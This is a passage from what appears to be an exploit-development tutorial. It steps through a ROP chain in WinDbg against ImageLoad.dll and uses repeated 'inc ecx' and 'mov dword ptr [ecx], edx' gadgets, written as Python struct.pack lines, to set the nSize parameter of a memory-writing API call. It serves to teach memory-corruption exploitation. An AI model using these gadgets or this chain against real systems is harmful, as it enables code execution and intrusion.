
Offset: @$scopeip

Previous Next


```
1001b856 a114b70410      mov     eax,dword ptr [ImageLoad!SaveTIF+0x32ae4 (1004b714)]
1001b85b 8b04b0          mov     eax,dword ptr [eax+esi*4]
1001b85e 85c0            test    eax,eax
1001b860 7446            je      ImageLoad!SaveTIF+0x2c78 (1001b8a8)
1001b862 84580c          test    byte ptr [eax+0Ch],bl
1001b865 740f            je      ImageLoad!SaveTIF+0x2c46 (1001b876)
1001b867 50              push    eax
1001b868 e843eaffff      call    ImageLoad!SaveTIF+0x1680 (1001a2b0)
1001b86d 83c404          add     esp,4
1001b870 83f8ff          cmp     eax,0FFFFFFFFh
1001b873 7401            je      ImageLoad!SaveTIF+0x2c46 (1001b876)
1001b875 45              inc     ebp
1001b876 83fe14          cmp     esi,14h
1001b879 7c2d            jl      ImageLoad!SaveTIF+0x2c78 (1001b8a8)
1001b87b 8b0d14b70410    mov     ecx,dword ptr [ImageLoad!SaveTIF+0x32ae4 (1004b714)]
1001b881 8b14b1          mov     edx,dword ptr [ecx+esi*4]
1001b884 83c220          add     edx,20h
1001b887 52              push    edx
1001b888 ffd7            call    edi
1001b88a a114b70410      mov     eax,dword ptr [ImageLoad!SaveTIF+0x32ae4 (1004b714)]
1001b88f 8b0cb0          mov     ecx,dword ptr [eax+esi*4]
1001b892 51              push    ecx
1001b893 e8b8deffff      call    ImageLoad!SaveTIF+0xb20 (10019750)
1001b898 8b1514b70410    mov     edx,dword ptr [ImageLoad!SaveTIF+0x32ae4 (1004b714)]
1001b89e 83c404          add     esp,4
1001b8a1 c704b200000000  mov     dword ptr [edx+esi*4],0
1001b8a8 a120c70410      mov     eax,dword ptr [ImageLoad!SaveTIF+0x33af0 (1004c720)]
1001b8ad 46              inc     esi
1001b8ae 3bf0            cmp     esi,eax
1001b8b0 7ca4            jl      ImageLoad!SaveTIF+0x2c26 (1001b856)
1001b8b2 5b              pop     ebx
1001b8b3 5f              pop     edi
```




push edx is then executed, resulting in EDX being placed onto the stack.





call edi is now about to be executed. Stepping through the instruction, with t in WinDbg, pushes the caller's return address onto the stack.






Our add esp, 0x8 routine is queued up for execution, and successfully returns us back to the stack - where the exact same routine will be repeated until 0x180 is placed into EDX.





After repeating the routine, EDX now contains 0x180.




Now that EDX contains our intended value of 0x180, we can eventually use the same mov dword ptr [reg], edx primitive to overwrite the nSize parameter placeholder with out intended value of 0x180.

We used the ECX register, which currently *still* contains the address on the stack that holds the now correct lpBuffer size parameter - 0x8 (remember, ECX was used at an offset of 0x8 last

time, meaning it is technically 0x8 bytes behind the lpBuffer parameter, which is 4 bytes behind the nSize parameter placeholder - for a total of 0xC bytes, or 12 decimal bytes).

As you can see, 0x4 bytes after lpBuffer comes the nSize parameter (as denoted by 0x22222222).



Utilizing the same gadgets from a previous ROP routine - we can increase ECX by 12 (0xC) decimal bytes, to load the parameter placeholder address for nSize.

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)


crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)


crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)


It should also be noted, that after each of these ROP gadgets are executed - the AL register will be increased by 0x39 bytes. We will compensate for this in the future. Since AL only makes up the lower 8 bits of the EAX register, this will not have *much* of an adverse effect on what we are trying to accomplish.

The state of the registers before execution can be seen below.



ECX, after the ROP gadgets are executed, is loaded with the address for the nSize parameter placeholder.







A nice gadget can be found, after parsing the PE, to overwrite the parameter placeholder with the legitimate parameter.

crash += struct.pack('<L', 0x1001f5b4) # mov dword ptr [ecx], edx


The state of the parameters before the overwrite occurs can be seen below.



As we can see, the junk 0x22222222 parameter will be the target for the overwrite.



